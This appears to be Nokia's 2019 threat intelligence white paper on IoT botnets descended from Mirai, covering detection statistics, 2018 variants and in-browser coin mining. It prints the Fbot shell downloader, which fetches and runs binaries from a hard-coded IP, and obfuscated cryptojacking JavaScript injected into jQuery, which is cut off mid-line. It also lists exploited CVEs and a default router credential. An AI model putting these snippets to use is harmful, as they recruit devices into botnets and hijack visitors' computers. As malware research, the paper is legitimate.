Nokia Threat Intelligence Report – 2019

White paper

Malware continues to be a problem for Communications Service Providers and their customers, as detected and analyzed during 2018. The rapid growth of IoT botnets provides a challenge to businesses deploying unprotected IoT devices and is a threat to the integrity of CSP networks. CSPs must be able to detect and remove rogue IoT devices. This paper examines learnings from Nokia's annual Threat Intelligence report, as well as identifying tools that can be used to detect and mitigate malware in those environments.

Contents

Main findings

The following are the main findings of this report. They are discussed in more detail later in the text.

- IoT botnet activity has increased substantially since the introduction of Mirai in 2016. Many of these IoT botnets leverage the basic architecture and functionality of the Mirai source code that was released in October of that year. In 2018, IoT bot activity represented 78% of the malware network activity (detection events) we have seen in carrier networks (more than double the rate seen in 2016, when IoT bot activity was first seen in meaningful numbers), with Mirai variants alone being responsible for 35%.
- IoT bots now make up 16% of the infected devices observed, up significantly from 3.5% a year ago. These bots actively scan for vulnerable victims using an increasingly rich suite of attacks. If a vulnerable IoT device is visible on the internet it will be exploited in a matter of minutes and added to a botnet. In networks where devices are routinely assigned public facing internet IP addresses we find a high IoT infection rate. In networks where carrier grade NAT is used, this infection rate is considerably reduced, because the vulnerable devices are not visible to network scanning.
- Malware based crypto-coin mining has expanded from targeting high end servers with specialized processors to targeting IoT devices, smartphones and even browsers.
- In 2018 the average monthly infection rate in mobile networks was 0.31%. This means that in any given month, one out of every 300 mobile devices had a high threat level malware infection.
- Among smartphones, Android™ devices are the most commonly targeted by malware. In mobile networks, Android devices were responsible for 47.15% of the observed malware infections, Windows©/PCs for 35.82%, IoT for 16.17% and iPhones© for less than 1%.
- In fixed broadband networks in 2018, the average monthly infection rate per residence was 3.88%.
- The Spectre/Meltdown vulnerabilities that were announced in January spawned a lot of activity patching hardware, firmware and operating systems. While the proof-of-concept exploits that were announced may have made it into arsenal of the hacking community, we have not yet seen any common malware varieties in the wild that leverage these vulnerabilities.

Introduction

This report provides a view of malware activity in mobile and fixed networks around the world. The data in this report has been aggregated from service provider networks where Nokia's NetGuard Endpoint Security solution is deployed. This network-based malware detection solution enables Nokia customers to monitor their fixed and mobile networks for evidence of malware infections in consumer and enterprise endpoint devices, including mobile phones, laptops, personal computers, notepads and the new generation of Internet of Things (IoT) devices. This solution is deployed in major fixed and mobile networks around the world, monitoring network traffic from more than 150 million devices.

The system examines network traffic for malware command-and-control communication, exploit attempts, hacking activity, scanning activity and Distributed Denial of Service (DDoS) attacks. This enables the system to accurately determine which devices are infected with malware and what malware is involved. The system also monitors attack traffic, to determine where the attacks are coming from and what network devices are being attacked.

The report also includes details from malware analysis conducted in our lab's sandbox environment and additional information from our honeypot systems.

IoT botnet activity

Evolution of IoT botnets since Mirai

The most significant malware activity in service provider networks in 2018 came from IoT botnets. In October 2016 the source code for the Mirai botnet was released. Since then we have seen a proliferation of IoT botnets based on the Mirai code. Devices attacked include home routers, video cameras, smart TVs, Wi-Fi hotspots, DVRs and many others. The chart below shows IoT device infections since 2014.





Figure 1. IoT infected devices

The peak at the end of 2016 is the original Mirai botnet. The activity in 2017 and 2018 is due to IoT botnet varieties that have either evolved directly from the original Mirai code or have been developed independently using the same basic architecture. The peaks are associated with the scanning, exploitation and command and control (C2) activity that occurs during the botnet building phase. IoT botnet activity was responsible for 78% of the malware detection events we have seen in carrier networks in 2018, with Mirai variants alone being responsible for 35%. Most of this is attributable to network scanning activity looking for vulnerable devices, attempting to exploit them and adding them to the botnet.

IoT botnet family tree

The following chart shows how the IoT botnets are related based on common code and order of appearance.

Figure 2. IoT botnet family tree



As you can see, Mirai spawned some direct descendants such as Hajime and Satori that went on to evolve further into other varieties. Some of these varieties contain only small amounts of the original Mirai code. Some such as the Tsunami group and VPNFilter have no relationship to the original Mirai code.

There have been three main areas of evolutionary change:

- How the bot spreads
- What the bot is used for
- How the bot communicates with its command and control

The original Mirai used a brute force password guessing attack on open telnet and ssh ports. Modern versions continue to use this but have added additional network-based exploits to their arsenal of tools for spreading. The DoubleDoor botnet (Feb 2018) uses a two-stage attack strategy to bypass firewalls. The following is a list of some of the vulnerabilities that are being exploited.

- Telnet brute force login
- SSH brute force login
- Open ADB port on Android-based devices
- CVE-2018-9866 SonicWall SMS Remote Code Execution
- CVE-2018-10561/CVE-2018-10562 GPON Routers - Authentication Bypass / Command Injection
- CVE-2018-14417 SoftNAS Cloud < 4.0.3 — OS Command Injection
- CVE-2017-8221-CVE-2017-8225 Wireless IP Camera (P2P) WIFICAM - Remote Code Execution
- CVE-2017-5638 Apache Struts - Remote Code Execution
- CVE-2017-17215 Huawei Router HG532 - Arbitrary Command Execution


- CVE-2017-6884 Zyxel, EMG2926 - OS Command Injection
- CVE-2016-6277 NETGEAR R7000 - Command Injection
- CVE-2015-2280 AirLink101 SkyIPCam1620W - OS Command Injection, Use of Hard-coded Credentials
- CVE-2015-2051 HNAP SoapAction-Header Command Execution
- CVE-2014-9094 WordPress Plugin DZS-VideoGallery - Cross-Site Scripting / Command Injection
- CVE-2014-8361 Realtek SDK Miniigd UPnP SOAP Command Execution
- CVE-2008-4873 Sepal SPBOARD 4.5 - ‘board.cgi’ Remote Command Execution
- CVE-2008-0148 TUTOS 1.3 - ‘cmd.php’ Remote Command Execution
- CVE-2015-7755 Juniper ScreenOS - allows remote attackers to obtain administrative access
- CVE-2016-10401 ZyXEL PK5001Z devices have zyad5001 as the su password
- CVE-2017–17215 Huawei HG532 - has a remote code execution vulnerability
- CVE-2017-7921 Hikvision DS-2CD2xx2F-I - improper authentication vulnerability
- CVE-2007-1036 JBoss - does not restrict access to the console and web management interfaces
- CVE-2018-10088 XiongMai uc-httpd 1.0.0 - Buffer overflow has unspecified impact and attack vectors

Mirai was used exclusively to launch DDoS attacks and was quite effective in creating some of the biggest DDoS attacks of all time. Many of the new variants include DDoS attacks in their repertoire but have also branched out into bitcoin mining, credential stuffing and information theft. Hajime’s main purpose is to steal bots from other botnets. Brickerbot’s main function is to kill the IoT device by wiping out its file storage system.

Finally, the bot’s communication infrastructure has become more sophisticated and complex. Fbot uses a block-chain DNS system to conceal its C2 servers and Hajime uses an encrypted p2p protocol based on BitTorrent.

The chart below shows IoT botnet development since 2016.


Figure 3. IoT botnet development since 2016



How IoT botnets work

IoT botnets that evolved from Mirai have a similar architecture. This is illustrated in the diagram below.

Figure 4. IoT botnet workflow



Three distinct workflows are going on simultaneously:


- **Scanning** (step 1): Infected devices scan the internet looking for additional devices to infect. The original Mirai botnet used brute force password guessing to compromise vulnerable devices. Recent botnets use a suite of remote execution vulnerabilities to break in. The results of the scan are sent back to a central reporting server.
- **Infection** (step 2): Based on the information from the report server, a specialized malware loader loads the executable that matches the architecture of the target. The newly infected device becomes immediately a member of the botnet and reports its infection to a C2 server.

- **Attack** (step 3): The owner of the botnet issues a command to the C2 server, which instructs the botnet members to perform a specific attack action against the desired victim.

Proliferation of IoT Bots


The chart below shows the number of different IoT malware samples we have collected since 2014.

Figure 5. IoT samples over time



The number of samples has increased by 97% in 2018. We use all three aspects of the bot's network activity to detect the presence of a bot infection on a device. The chart below shows the number of IoT botnet detection rules deployed in the Netguard Endpoint Security system since 2014.

Figure 6. IoT botnets detection rules



The detection rules are based on the botnet C2 traffic and exploits they use to spread. The number of rules has increased by 130% since 2016.

The table below shows the percentage of detection events we have seen in 2018, broken down by the detection rule. This reflects the activity of the infected devices, not the total number of devices involved. Devices infected with an IoT bot tend to be very active because they are continually scanning for vulnerable hosts to infect.

Table 1. Detected malware ranked by activity level


Name	Threat	%
Indep.Bot.Mirai.variants	**High**	**35.31**
Indep.Scan.TR069	**High**	**21.22**
Indep.Worm.Gen.P445	**High**	**15.64**
Indep.NetworkScan.NTP	High	4.49
Android.Adware.AdultSwine	Moderate	2.62
Indep.Exploit.CVE.2015.7755	**High**	**2.41**
Android.Adware.Uapush.A	Moderate	2.12
Indep.Miner.Adylkuzz.B	High	0.94
Indep.Exploit.Dlink.DIR600RCE	**High**	**0.94**
Android.Trojan.Leech.d	High	0.71
Android.Trojan.AndrClicker.D	High	0.67
Indep.Exploit.CVE.2017.5638	**High**	**0.67**
Android.Spyware.mSpy	High	0.62
Indep.Exploit.CVE.2017.5638	**High**	**0.55**
Android.MobileSpyware.FlexiSpy	High	0.54
Indep.Bot.HideNSeek	**High**	**0.53**
Indep.Bot.HideNSeek	**High**	**0.49**
Android.Trojan.Xgen.FH	High	0.47
Android.InfoStealer.Adups	High	0.46
Android.Trojan.Rootnik.i	High	0.45

The IoT specific rules are highlighted. As can be seen about 78% of the malware detection events in 2018 were due to IoT botnet activity, with 35% the result of Mirai variants alone.

New IoT botnet variants in 2018

The following shows the timeline for significant IoT botnet varieties in 2018. Some details on these are included in this section.

Figure 7. IoT botnet variants


Hide 'N Seek
Cross-platform IoT botnet, targeting also Android devices. Uses custom P2P protocol to control infected systems
DoubleDoor
Capable of bypassing firewall and modem security to attack devices behind firewalls
Torii
Stealthy and persistent, supporting a wide range of target architectures. Has a rich set of features for exfiltration of sensitive information.
GhostDNS
Acts as infostealer by routing the users' internet traffic through malicious servers
Jan 2018
Sept 2018
VPNFilter
Multi-stage, modular platform with versatile capabilities for intelligence-collection. Capable of destructive cyber attack operations.
Fbot
Utilizes block-chain DNS to resolve the non-stand C2 name.
Reuses spreading mechanism used by earlier ADB.Miner.
Main target is to remove other miner.

HideNSeek

This was first seen in January 2018. It is a Mirai variant that spreads using password guessing and a number of known vulnerabilities that allow remote code execution on IP cameras, DVRs, home routers and databases. It uses a custom P2P protocol to control infected systems. This allows it to exfiltrate information from the compromised systems and install additional malware. It is not clear if this has the same DDoS capabilities as other Mirai variants. The bot can survive device reboots and remain on infected devices after the initial compromise. It was reported to have impacted over 32,000 devices.

DoubleDoor

This IoT bot used a number of exploits in sequence to bypass firewall security and attack home routers. The following were used.

- DoubleDoor first exploits CVE-2015-7755 to bypass Juniper Networks' Netscreen firewalls in order to scan the internal network for the presence of ZyXEL PK5001Z or ZyXEL PK5001Z routers.
- DoubleDoor exploits CVE-2016-10401, using admin:CenturyL1nk or other credentials to gain access and then gains full control/super-user access by applying a well known password

This bot does not appear to have any particular purpose other than to find more bots to add to the botnet.

VPNFilter


VPNFilter is not based on the Mirai code. It is rumored to have been created by the Russian “Fancy Bear” group and is specifically designed to target Linux/Busybox based routers and industrial control infrastructure using a rich suite of vulnerabilities. The bot has been designed to be multi-functional and extendable. After the initial compromise, the C2 infrastructure can be used to download additional modules that will perform specific functions such as network scanning and sniffing, credentials theft, data exfiltration and disabling the infected device. In June 2018, the botnet was estimated to include over 500,000 devices.

Torii

Torii uses the same telnet brute force attacks as the original Mirai, however it tries to be stealthier once the device is compromised. This includes using the Tor network to conceal its presence. The telnet attacks have been seen coming from Tor exit nodes. It has code to compromise a wide range of architectures including: MIPS, ARM, x86, x64, PowerPC and SuperH. It has a modular architecture that allows it to download additional functionality, but so far it has not been seen to be used in any other typical botnet activity such as DDoS or coin mining.

Fbot

Fbot is a Satori related botnet that has two major distinguishing features. It spreads by scanning for devices that have the default Android Debug Bridge (ADB) port open. Very few Androids phones have this port open, but apparently some smart TVs and other Android based IoT devices have been deployed accidentally with this debug port open. This effectively gives the attacker shell access over the network. This is the same technique used by the ADB.Miner bot to create a network on Monero coin mining bots.



```
#!/system/bin/sh
n="arm7 mipsel mips x86 x86_64 aarch64"
http_server="188.209.52.142"

for i in $n
do
        cp /system/bin/sh fbot.$i > fbot.$i
        curl http://$http_server/fbot.$i > fbot.$i
        chmod 777 fbot.$i
        ./fbot.$i
        rm fbot.$i
done

pm uninstall com.ufo.miner
pm uninstall app.apk

# Suicide
rm $0
```

The second unusual feature is that it uses a block-chain DNS system to locate its C2 infrastructure. This protects the Fbot C2 infrastructure from DNS blacklisting defenses and makes it somewhat more difficult to detect.

The infection script is shown above. It supports a number of different IoT architectures (ARM, MIPS, X86, etc.). For some reason it tries to uninstall the com.ufo.miner coin mining app.

GhostDNS

GhostDNS is another IoT botnet that focused on home routers. Once a router is compromised the DNS server settings on an infected device are changed allowing attackers to route the users' internet traffic through malicious servers. The main use case is to route the victim to fake banking servers and steal their banking credentials.

In addition to modifying the DNS settings, it has a network scanning module to look for vulnerable devices combined with attack scripts for devices from many manufacturers. This includes 25 shell scripts for password guessing and 69 python scripts for exploiting vulnerabilities. It has compromised over 100,000 devices, most of which are located in Brazil. Banking malware attacks are usually highly regional in there nature and it is obvious that the GhostDNS botnet is targeted at the Brazilian IP address space.


IoT security solutions and best practices

IoT devices are usually unprotected by normal security measures such as firewalls and anti-virus that are commonly available to traditional computing devices. They are often left to fend for themselves in a hostile network environment. A vulnerable IoT device that is visible from the internet will be exploited in a matter of minutes and added to one of these many botnets. So, it is very important that the device is not vulnerable. To accomplish this, IoT devices must be:

1. Securely managed in terms of software, firmware and patching
2. Have secure communication in terms of authentication, integrity and confidentiality
3. Securely monitored to ensure they have not been compromised
4. Provide automated and rapid response when a device is compromised

Nokia's IoT security product suite (shown below) provides these four functions.

Figure 8. IoT security product suite


NetGuard Security Managment Center
4
Security analytics / correlation
Threat intelligence data
Security workflow orchestration
Cyber playbooks
Monitor, correlate and report; Automate rapid responses to threats
IMPACT LoT platform
NetGuard certificate manager
NetGuard endpoint security
1
IoT endpoint discovery and managment
2
Secure authenticatication and encryption
3
IoT endpoint behavior and anomaly analysis

More information on how to secure IoT devices can be found in our white paper "The Coming of Age of IoT Botnets". Some additional sources include:

- ENISA Baseline Security Recommendations for IoT
- NIST Cybersecurity for IoT Program
- CTIA Cybersecurity Certification Test Plan for IoT Devices
- UK Code of Practice for consumer IoT security

Crypto-coin mining


Competing algorithms

The Bitcoin proof-of-work algorithm is not very friendly to regular processing technology. It works much faster on specialized ASICs, FPGAs and GPUs. Because of this, economic Bitcoin mining is usually done on specialized equipment in locations where cheap electricity is available. Competing technologies such as Monero, use algorithms that can be run economically on regular computer hardware. This has led to a situation where coin mining is being conducted in IoT bots, mobile phones and even in web browsers. On its own a single computing device is not powerful enough to make any money, but when combined in a botnet it becomes financially viable.

Mining in the browser

RiceWithChicken is JavaScript that does coin-mining in the browser. RiceWithChicken is a modified version of CoinHive – a commercial Monero crypto-currency mining service that offers to help monetize websites for their owners. While CoinHive clearly advertises its presence on websites, RiceWithChicken performs its mining operations without the permission of the website owner, nor the knowledge of the visitors to that website.

Links to the RiceWithChicken coin miner have been placed onto many compromised websites, typically in a poorly secured JavaScript file. In many cases, multiple copies of this link are injected into the same file, likely due to the usage of automated toolsets by those responsible. In the example below, a copy of a jQuery library was the scene of the code injection.



```
          })
    }
}(jQuery);
var _0x5c3b9a = ["iframe", "setAttribute", "https://www.jqwww.download/lot.html", "head",
"appendChild", "1IABALrINkcv2VFJWo7ctqHOf3Y6aTf1", "start", "createElement"];
! function(t, x) {
    ! function(x) {
        for (; --x;) t.push(t.shift())
    }(++x)
}(_0x5c3b9a, 367);
var _0xd6ffab = function(t, x) {
    var a = _0x5c3b9a[t -= 0];
    return a
};
a = document[_0xd6ffab("0x0")](_0xd6ffab("0x1")), a[_0xd6ffab("0x2")]("src", _0xd6ffab("0x3")),
